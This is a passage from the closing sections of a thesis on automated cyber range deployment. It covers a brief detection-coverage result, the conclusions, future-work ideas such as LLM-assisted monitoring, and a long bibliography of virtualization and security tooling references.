The actions above showcase in an adequate way that if the logging and alerting is configured correctly, it limits very well any infiltration from adversary behavior both outside towards inside the network and from within the same network. Although some attacks are not known yet to the monitoring systems, at some point attackers will have to invoke some known command that will turn off some security feature or try to exfiltrate information outwards. At those points, the commands to perform such actions are limited either by the underlying operating systems, the privileges that allow execution of them or the installed applications.

*Note: This is why each application, before it is installed in every computer or server, much be thoroughly screened and checked for vulnerabilities so that its execution is safe and complies to the organization security policies.*

Based on the comparison for reconnaissance, initial access, C2 agent loading as well as the attacks performed by the BAS Solution with alerts produced from the SIEM System, we conclude that there is full detection coverage for the attacks performed. Launching more sophisticated attacks to the cyber range, is out of the scope of this thesis and it is subject to research that can be done using such technologies.

# 6. Conclusion and Future Considerations

Throughout this thesis a unified methodology that facilitates a Cyber Range built after a specific environment was developed and implemented. Various aspects and approaches of Cyber Range deployments were examined, including the design of realistic environments, customized and tailored implementations. Some important factors that define the methodology, deployment and implementation of such environments include the intended usage, the effectiveness, the modularity towards changes, configuration transparency as well as environment isolation.

## 6.1 Conclusion

In this thesis, we addressed the above factors to validate the viability of the steps constructing the procured methodology. Initially, to derive the intended usage of our methodology based on current market and research needs, background work was examined thoroughly. Based on this research, the building blocks outlined for the intended usage include: 1) the accurate mapping of the background environments, 2) determination of the required resources, 3) exploration of sourcing options from the existing infrastructure and options regarding the new hosting platform, 4) automation deployment and monitoring suite launch. Mapping the background environments is specific to each topology and requires additional effort that happens only once per source environment that then can accommodate any changes. This means that each network of systems demands individual attention to procure an exact copy of the original. The original topology also dictates the amount of resources needed to re-produce it, although the replicated environment might be able to run with reduced computing capacities at its disposal; just enough to be functional but not enough to be production grade. To properly address this factor the minimum requirements of each sub-system must be considered. Depending on the platform where the infrastructure is hosted on, different sets of tools are given to handle the required functions around virtual resources for image extraction and reproduction purposes. Given the broad spectrum of cloud providers and virtualization platforms, each one supported by a different framework, separate automation implementations are required to properly integrate this methodology to the respective stacks. The same applies to the hosting platform of the new Cyber Range with some more considerations. Factors like costs, modularity and isolation play a significant role in the selection process for solutions. If the cloned topology size or architecture does not allow for hosting to be on an on-premises virtualization platform, hosting it in a cloud provider is usually advised, but also requires additional costs. The automation tools to be used for building a deployment automation of a Cyber Range, differ again depending on the hosting platform, because usually it requires to leverage platform-wide commands to apply all the necessary configurations and migrations. The deployment of monitoring solutions and adversary emulation stack always depends on the kind of monitoring that needs to be done, having in mind specific or unknown attack paths and vulnerabilities. Open-source solutions can significantly contribute to such use cases, offering full featured monitoring while also reducing the costs.

Moving on to the effectiveness factor, the deployment times, reproducibility, relative ease of use and satisfactory produced outcome are some of the factors that shaped the approach. Deployment times where optimized by converting and compressing the virtual resources data. Reducing deployment times contributes significantly to error remediation by restoring quickly back to the original state or even re-deploy the whole Cyber Range elsewhere, effectively multiplying it. Also, keeping the original copies of the virtual resources ensures the re-producibility of the environment, which can eliminate the copying times altogether if kept within the same node. Regarding ease of use, the automation script is in human readable format, with friendly named variables and comments that explain each line’s action. The result environment is a clone of an original environment, with all the defining attributes, including vulnerabilities or strengths.

Regarding modularity towards changes, for the existing environment, all changes can be accommodated by capturing new versions of the environment images. This should not require any changes to the deployment script except if any new or different network interconnections are formed. In that case some variables might need to be re-defined interactively or not throughout the script that will allow the user to include the performed changes. Any scaling requirement within reasonable limits (that current virtualization technology with hardware computing density allows) can be accommodated, because the hosting platform supports clustering which allows the extension of the resources to more than one host.

The configuration transparency factor is addressed by having easily readable variables for the inclusion or exclusion of on-demand resources, within an adjustable script based on the requirements and specific attributes of the underlying environment.

The provided environment isolation is achieved through preconfigured networking that encapsulates the internal interconnections of the Cyber Range within a separate isolated network. This factor is an important parameter to procure a secure environment for testing and training that does not affect production or any of the external infrastructure.

Considering the above challenges, open-source solutions performed admirably both in the virtualization and the monitoring end, to the point of comparison with commercial solutions. In the virtualization department different platforms offer distinct management interfaces, and therefore require a unique procedure dictating the steps of deployment. In the monitoring and adversary emulation ends, open-source tools covered a wide range of aspects but presented certain shortcomings in comparison to respective paid solutions. For example, in case of CALDERA [28], while there were a few operations available, none of them had the perspective of a known APT group, while paid solutions like “Safebreach” do.

By addressing these significant gaps in automation, modularity, testing capabilities, and scalability, this thesis contributes to the development of more robust and dynamic Cyber Range environments. It not only provides a detailed framework for creating and managing these environments but also ensures that they are equipped to simulate the complexities of real-world cyber threats, making them an essential tool for cybersecurity training, testing, and research.

## 6.2 Future Considerations

The Cyber Range automated process can be expanded, by including an integrated monitoring system, so that researchers can solely focus on the adversary emulation. Also, by doing such a thing, it is ensured that the environment includes all necessary information from the environment resources that help with the detections.

Existing projects like Ludus [5], are already stepping up and integrating other projects which might also be the case with deployment automation scripts that create cloned infrastructure. These scripts can be adapted to work with configuration files, like the Ludus [5] project and be offered as one of the available configurations.

Enhancements on the script could be done regarding the inclusion of Large Language Models (LLM) that can query, create alerts or dynamically tweak and strengthen monitoring and their respective rules based on the stream of logs provided by the monitoring system. Also, machine learning could be used to contextualize the templates used by the deployment automation, according to generated configuration files, based on dynamically parsed asset inventory maps.

Integration of more platforms, using the respective tools for each one can help with the overall adaptation of this approach. The processes could be separated by creating different profiles for each platform, both for sourcing and hosting of the environment. This will upgrade the automation script to a universal solution that is compatible with any platform and content agnostic.

Another missing factor is Software as a Service (SaaS) and Code as a Service (CaaS) emulation support. These are schemes offered by major cloud providers that require the use of their own tailored tools, to be able to even extract and simulate them elsewhere.

Automated Deployment of Red Team and Blue Team Stacks on the new Cyber Range is something that in most cases is needed and it should be offered as an option. There are many frameworks that could be integrated, but there should be always the ability to just install the necessary tools in a modular manner that will allow mixed attack frameworks, techniques etc.

Lastly, the integration of cutting-edge technologies into existing solutions is always something that needs to be added in due time and cannot be foreseen. In general, there is much work left to be done on numerous fronts that can further ease the usage of Cyber Range deployments and eventually the cybersecurity community in total.

## Bibliography References

[1] S.-C. Hsiao and D.-Y. Kao, "The static analysis of WannaCry ransomware," in *2018 20th international conference on advanced communication technology (ICACT)*, 2018.

[2] T. Huhtakangas, "Xamk cyber range: design of concept for cyber training environment," 2022.

[3] *Cybersecurity Upskilling* | *SOC Analyst Training — rangeforce.com.*

[4] T. Gustafsson and J. Almroth, "Cyber range automation overview with a case study of CRATE," in *Nordic Conference on Secure IT Systems*, 2020.

[5] "Ludus Cloud," Ludus Cloud, [Online]. Available: https://docs.ludus.cloud/.

[6] "Immersive Labs," Immersive Labs, [Online]. Available: https://www.immersivelabs.com/.

[7] *GitHub - Orange-Cyberdefense/GOAD: game of active directory — github.com.*

[8] *Introducing Attack Range v3.0* | *Splunk — splunk.com.*

[9] R. Beuran, D. Tang, C. Pham, K.-i. Chinen, Y. Tan and Y. Shinoda, "Integrated framework for hands-on cybersecurity training: CyTrONE," *Computers & Security,* vol. 78, p. 43–59, 2018.

[10] *GitHub - crond-jaist/cytrone: CyTrONE: Integrated Cybersecurity Training Framework — github.com.*

[11] O. V. M. Virtualbox, "Oracle vm virtualbox," *Change,* vol. 107, p. 1–287, 2011.

[12] B. Choi, "Introduction to VMware workstation," in *Introduction to Python Network Automation Volume I-Laying the Groundwork: The Essential Skills for Growth*, Springer, 2024, p. 231–269.

[13] E. Haletky, VMware ESX and ESXi in the Enterprise: Planning Deployment of Virtualization Servers, Pearson Education, 2011.

[14] C. Zhang, J. Bi, Y. Zhou, A. B. Dogar and J. Wu, "Hyperv: A high performance hypervisor for virtualization of the programmable data plane," in *2017 26th International Conference on Computer Communication and Networks (ICCCN)*, 2017.

[15] M. Bolte, M. Sievers, G. Birkenheuer, O. Niehörster and A. Brinkmann, "Non-intrusive virtualization management using libvirt," in *2010 design, automation & test in europe conference & exhibition (date 2010)*, 2010.

[16] R. Goldman, Learning Proxmox VE, Packt Publishing Ltd, 2016.

[17] J. De la Rosa, *KVM Virtualization in RHEL 7 Made Easy,* Dell Linux Engineering White Paper, 2014.

[18] A. Wittig and M. Wittig, Amazon Web Services in Action: An in-depth guide to AWS, Simon and Schuster, 2023.

[19] D. Chappell and others, "Introducing the Azure services platform," *White paper, Oct,* vol. 1364, 2008.

[20] N. Sabharwal, S. Pandey, P. Pandey, N. Sabharwal, S. Pandey and P. Pandey, "Getting Started with HashiCorp Packer," *Infrastructure-as-Code Automation Using Terraform, Packer, Vault, Nomad and Consul: Hands-on Deployment, Configuration, and Best Practices,* p. 151–166, 2021.

[21] M. Hashimoto, Vagrant: up and running: create and manage virtualized development environments, " O'Reilly Media, Inc.", 2013.

[22] K. Shirinkin, Getting Started with Terraform, Packt Publishing Ltd, 2017.

[23] L. Hochstein and R. Moser, Ansible: Up and Running: Automating configuration management and deployment the easy way, " O'Reilly Media, Inc.", 2017.

[24] C. Newham, Learning the bash shell: Unix shell programming, " O'Reilly Media, Inc.", 2005.

[25] R. Alford, D. Lawrence and M. Kouremetis, "Caldera: A red-blue cyber operations automation platform," *MITRE: Bedford, MA, USA,* 2022.

[26] S. a. G. S. a. P. R. Stankovic, "A Review of Wazuh Tool Capabilities for Detecting Attacks Based on Log Analysis," 2022.

[27] M. a. L. H. a. K. Y. a. K. K. a. S. D. Park, "Design and implementation of multi-cyber range for cyber training and testing," 2022.

[28] S. a. M. E. a. K. E. a. K. A. a. N. M. N. a. N. C. Karagiannis, "Towards NICE-by-Design Cybersecurity Learning Environments: A Cyber Range for SOC Teams," 2024.

[29] R. Petersen, D. Santos, M. Smith and G. Witte, "Workforce framework for cybersecurity (NICE framework)," 2020.

[30] I. a. S. M. a. F. K. a. S. G. Somarakis, "Model-driven cyber range training: A cyber security assurance perspective," 2019.

[31] C. a. T. D. a. C. K.-i. a. B. R. Pham, "Cyris: A cyber range instantiation system for facilitating security training," 2016.

[32] K. Scarfone, M. Souppaya, A. Cody and A. Orebaugh, "Technical guide to information security testing and assessment," *NIST Special Publication,* vol. 800, p. 2–25, 2008.

[33] M. M. a. K. B. a. G. V. Yamin, "Cyber ranges and security testbeds: Scenarios, functions, tools and architecture," *Computers & Security,* 2020.

[34] E. a. F. M. A. B. a. H. H. a. B. D. a. K. D. a. A. R. a. T. C. a. B. M. a. A. I. a. B. X. Ukwandu, "A review of cyber-ranges and test-beds: Current and future trends," *Sensors,* 2020.

[35] B. a. T. A. a. O. D. Ferguson, "National cyber range overview," 2014.

[36] G. Carter, LDAP System Administration: Putting Directories to Work, " O'Reilly Media, Inc.", 2003.

[37] R. Allen and A. Lowe-Norris, Active directory, " O'Reilly Media, Inc.", 2003.

[38] F. Fainelli, "The OpenWrt embedded development framework," in *Proceedings of the Free and Open Source Software Developers European Meeting*, 2008.

[39] M. Stubbig, Practical OPNsense: Building Enterprise Firewalls with Open Source, BoD–Books on Demand, 2023.

[40] O. Agboola, "Installation of Zentyal; LINUX Small Business Server," 2014.

[41] J. Krause, Mastering Windows Server 2016, Packt Publishing Ltd, 2016.

[42] J. LaCroix, Mastering Ubuntu Server: master the art of deploying, configuring, managing, and troubleshooting Ubuntu Server 18.04, Packt Publishing Ltd, 2018.

[43] E. Kenler and F. Razzoli, MariaDB Essentials, Packt Publishing Ltd, 2015.

[44] M. L. M. Kiah, A. Haiqi, B. B. Zaidan and A. A. Zaidan, "Open source EMR software: Profiling, insights and hands-on analysis," *Computer methods and programs in biomedicine,* vol. 117, p. 360–382, 2014.

[45] M. Aggarwal, Network Security with pfSense: Architect, deploy, and operate enterprise-grade firewalls, Packt Publishing Ltd, 2018.

[46] E. Bott and C. Stinson, Windows 10 inside out, Microsoft Press, 2020.

[47] B. Ferguson, A. Tall and D. Olsen, "National cyber range overview," in *2014 IEEE Military communications conference*, 2014.

[48] *WinSCP — winscp.net.*

[49] *FileZilla - The free FTP solution — filezilla-project.org.*

[50] R. Project, *Remmina remote desktop client — remmina.org.*

[51] D. Wojsław, "Introducing ZFS on Linux".

[52] D. E. Williams, Virtualization with Xen (tm): Including XenEnterprise, XenServer, and XenExpress, 2007.

[53] *7-Zip — 7-zip.org.*

[54] M. Feilner, OpenVPN: Building and integrating virtual private networks, Packt Publishing Ltd, 2006.

[55] *index* | *Alpine Linux — alpinelinux.org.*

[56] *Home - Suricata — suricata.io.*

[57] *pfBlocker-NG Package* | *pfSense Documentation — docs.netgate.com.*

[58] B. Laurie and P. Laurie, Apache: The definitive guide, " O'Reilly Media, Inc.", 2003.

[59] L. Welling and L. Thomson, PHP and MySQL Web development, Sams publishing, 2003.

[60] L. Wall and others, *The Perl programming language,* Prentice Hall Software Series, 1994.

[61] A. B. MySQL, *MySQL,* 2001.

[62] A. Vukotic and J. Goodwill, Apache tomcat 7, Springer, 2011.

[63] R. Radhakrishnan, N. Vijaykrishnan, L. K. John, A. Sivasubramaniam, J. Rubio and J. Sabarinathan, "Java runtime systems: Characterization and architectural implications," *IEEE Transactions on computers,* vol. 50, p. 131–146, 2001.

[64] G. Najera-Gutierrez and J. A. Ansari, Web Penetration Testing with Kali Linux: Explore the methods and tools of ethical hacking with Kali Linux, Packt Publishing Ltd, 2018.

[65] A. Orebaugh and B. Pinkard, Nmap in the enterprise: your guide to network scanning, Elsevier, 2011.

[66] R. Barnes, J. Hoffman-Andrews, D. McCarney and J. Kasten, "Automatic certificate management environment (acme)," 2019.

[67] D. Kennedy, J. O'gorman, D. Kearns and M. Aharoni, Metasploit: the penetration tester's guide, No Starch Press, 2011.

[68] L. Holmes, Windows PowerShell Cookbook: The Complete Guide to Scripting Microsoft's Command Shell, " O'Reilly Media, Inc.", 2013.

[69] M. G. El-Hadidi and M. A. Azer, "Detecting mimikatz in lateral movements using mutex," in *2020 15th International Conference on Computer Engineering and Systems (ICCES)*, 2020.

[70] C. Smiliotopoulos, "Use of Sysmon tool to detect lateral movement attacks," 2022.

[71] *National Institute of Standards and Technology — nist.gov.*

[72] *GitHub - clong/DetectionLab: Automate the creation of a lab environment complete with security tooling and logging best practices — github.com.*